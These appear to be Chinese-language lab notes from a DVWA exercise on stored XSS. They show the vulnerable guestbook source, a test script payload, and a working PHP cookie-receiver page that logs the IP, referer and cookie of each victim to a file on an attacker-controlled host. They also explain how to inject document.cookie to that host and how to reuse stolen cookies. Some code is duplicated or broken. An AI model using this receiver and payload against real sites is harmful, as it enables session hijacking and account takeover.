

准备

XSS介绍


演示

验证:


怎么偷cookie:

准备

重置数据库:



看存储型跨站的源码:



```
1 <?php
2
3 if(isset($_POST['btnSign']))
4 {
```

```

5
6 $message = trim($_POST['mtxMessage']); //用post方法接收你输入的内容
7 $name     = trim($_POST['txtName']); //接收你输入的名字，这里用trim函数做的处理;trim函数:去
8
9 // Sanitize message input
10 $message = stripslashes($message);
11 $message = mysql_real_escape_string($message); // mysql_real_escape_string这个函数实现
12
13 // Sanitize name input
14 $name = mysql_real_escape_string($name);
15
16 $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name')"; //将文
17
18 $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre> '); //执行查询
19
20 }
21
22 ?>
23

```

low级别存储型XSS:

low级别存储型XSS

- trim()函数用于去除字符串左右两侧的空格

```
$message = trim($_POST['mtxMessage']);
```

```
$name = trim($_POST['txtName']);
```

- 虽然在xss语句中可能也会包含单引号等字符，但这些字符只是在被存入数据库时被进行了转义，当把它们从数据库调出来在浏览器上执行时，并不影响其原本的功能。

```
$message = mysql_real_escape_string($message);
```

```
$name = mysql_real_escape_string($name);
```

Name *

hack

Message *

<script>alert('hi')</script>

Sign Guestbook

Name: test

Message: This is a test comment.

More info

<http://hackers-examples.html>

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

hi

Message *

Sign Guestbook

Name: test

Message: This is a test comment.

Name: hack

Message:

利用XSS盗取cookie

XSS的主要用途之一是盗取cookie，也就是将用户的cookie自动发送到黑客的电脑中。

如果能够盗取网站管理员的cookie，那么就可以用管理员的身份直接登录网站后台，而不必非要去获得管理员账号和密码。

XSS介绍

XSS两大功能:

1.盗取cookie;

2.挂马;

如果能够窃取 到管理员的cookie, 就能够登录后台!


要有能接受cookie的地方,即:我偷到的cookie放哪儿

演示

接收cookie的页面代码

准备一台安装有PHP环境的Web服务器 (IP地址192.168.80.142), 在其中创建一个名为getcookie.php的网页, 网页代码如下:

```
1 <?php
2 $cookie = $_GET['cookie']; //以GET方式获取cookie变量值
3 $ip = getenv ('REMOTE_ADDR'); //远程主机IP地址
4 $time=date('Y-m-d g:i:s'); //以~年-月-日时:分:秒~的格式显示时间
5 $referer=getenv ('HTTP_REFERER'); //链接来源
6 $fp = fopen('cookie.txt', 'a'); //打开cookie.txt, 若不存在则创建它
7 fwrite($fp, " IP: " . $ip. " | Date and Time: " . $time. " | Referer: " . $referer. " |
   Cookie: " . $cookie. "|||"); //写入文件
8 fclose($fp); //关闭文件
9 ?>
```



```

1  <?php
2  $cookie = $_GET['cookie']; //以GET方式获取cookie变量值
3  $ip = getenv('REMOTE_ADDR'); //远程主机ip地址
4  $time=date('Y-m-d g:i:s'); //以~年-月-日时:分:秒~的格式显示时间
5  $referer=getenv('HTTP_REFERER'); //链接来源
6  $fp = fopen('cookie.txt', 'a'); //打开cookie.txt, 若不存在则创建它
7  fwrite($fp," IP: " . $ip. " | Date and Time: " . $time. " | Referer: " . $referer. " |
   Cookie: " . $cookie. "|||"); //写入文件
8  fclose($fp); //关闭文件
9  ?>

```


```

1  <?php
2  $cookie = $_GET('cookie');//以GET方式获取cookie变量值
3  $ ip = getenv('REMOTE_ADDR');//远程主机的ip(就是你说你从哪个地方偷过来的cookie,偷取cookie的网站
4  $time = date('Y-m-d g:i:s');//以年月日 ,时分秒的格式显示
5  $referer = getenv('HTTP_REFERER');//链接来源, referer是http协议头里面的一部分,可以获得被你偷取
6  $fp = fopen('cookie.txt','a');//打开cookie.txt, 若不存在则创建它(这里将上面的信息写入这个文件,
7  fwrite($fp," IP : ".$IP."| Data and Time : ".$Time." | Referer:" . $referer." | Cookie :
8  fclose($fp);
9
10 ?>
11

```

验证:

服务器ip:



```

C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter 本地连接:

    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . .                : 192.168.88.142
    Subnet Mask . . . . .              : 255.255.255.0
    Default Gateway . . . . .          : 192.168.88.2

C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter 本地连接:

    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . .                : 192.168.88.142
    Subnet Mask . . . . .              : 255.255.255.0
    Default Gateway . . . . .          : 192.168.88.2

C:\Documents and Settings\Administrator>

```

以太网适配器 本地连接:

```
连接特定的 DNS 后缀 . . . . . :  
本地连接 IPv6 地址 . . . . . : fe80::50cb:d630:5d08:f395%11  
IPv4 地址 . . . . . : 192.168.2.116  
子网掩码 . . . . . : 255.255.255.0  
默认网关 . . . . . : 192.168.2.1
```


隧道适配器 isatap.{770F91D0-AE16-4EDC-A2C4-E5C8736872CC}:

```
媒体状态 . . . . . : 媒体已断开  
连接特定的 DNS 后缀 . . . . . :
```

隧道适配器 Teredo Tunneling Pseudo-Interface:

```
媒体状态 . . . . . : 媒体已断开  
连接特定的 DNS 后缀 . . . . . :
```

C:\Users\15pb-win7>




给网页传一个参数test;


传参之前:

名称	修改日期	类型	大小
phpMyAdmin	2018/9/18 19:17	文件夹	
get_cookie.txt	2018/9/19 0:07	文本文档	1 KB
getcookie.php	2018/9/19 9:06	PHP 文件	1 KB
index.html	2006/8/30 14:39	Chrome HTML Do...	1 KB
login.html	2018/9/18 19:49	Chrome HTML Do...	1 KB
test.php	2009/8/29 11:48	PHP 文件	1 KB
xss1.php	2018/9/18 20:24	PHP 文件	1 KB
xss2.php	2018/9/18 21:10	PHP 文件	1 KB

在网站下面产生了cookie.txt;(好像我自己这里出现问题了??)



名称	大小	类型	修改日期	属性
admin		文件夹	2016-10-4 15:31	
cache		文件夹	2016-10-4 15:31	
data		文件夹	2016-10-4 15:36	
file		文件夹	2016-10-4 15:31	
include		文件夹	2016-10-4 15:31	
library		文件夹	2016-10-4 15:31	
theme		文件夹	2016-10-4 15:31	
htaccess	1 KB	HTACCESS 文件	2009-8-16 1:38	A
i.php	1 KB	PHP 文件	2011-3-17 15:15	A
blog.php	1 KB	PHP 文件	2009-8-15 14:25	A
cat.php	1 KB	PHP 文件	2009-8-23 22:25	A
comment.php	1 KB	PHP 文件	2009-8-16 1:03	A
gbook.php	1 KB	PHP 文件	2010-8-30 21:16	A
getcookie.php	1 KB	PHP 文件	2016-10-4 17:02	A
index.php	1 KB	PHP 文件	2011-3-17 15:14	A
login.html	1 KB	HTML Document	2016-10-4 15:11	A
xss1.php	1 KB	PHP 文件	2016-10-5 9:51	A
xss1.php.bak	1 KB	BAK 文件	2016-10-5 9:36	A
备份 index.php	1 KB	PHP 文件	2011-3-1 14:18	A
cookie.txt	1 KB	文本文档	2016-10-5 10:57	A



文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
IP:192.168.88.1 Date and Time:2016-10-05 2:57:10 Referer: Cookie:test

怎么偷cookie:

```
1 <script>
```


```
2 document.write('');
3 </script>
```



原样输出之后再连接document.cookie;再连接宽度高度和border(这里设为0了)

为了增加输入的长度:

右击---》查看元素:



怎样利用cookie:

可以给firefox装一个插件_firebug;

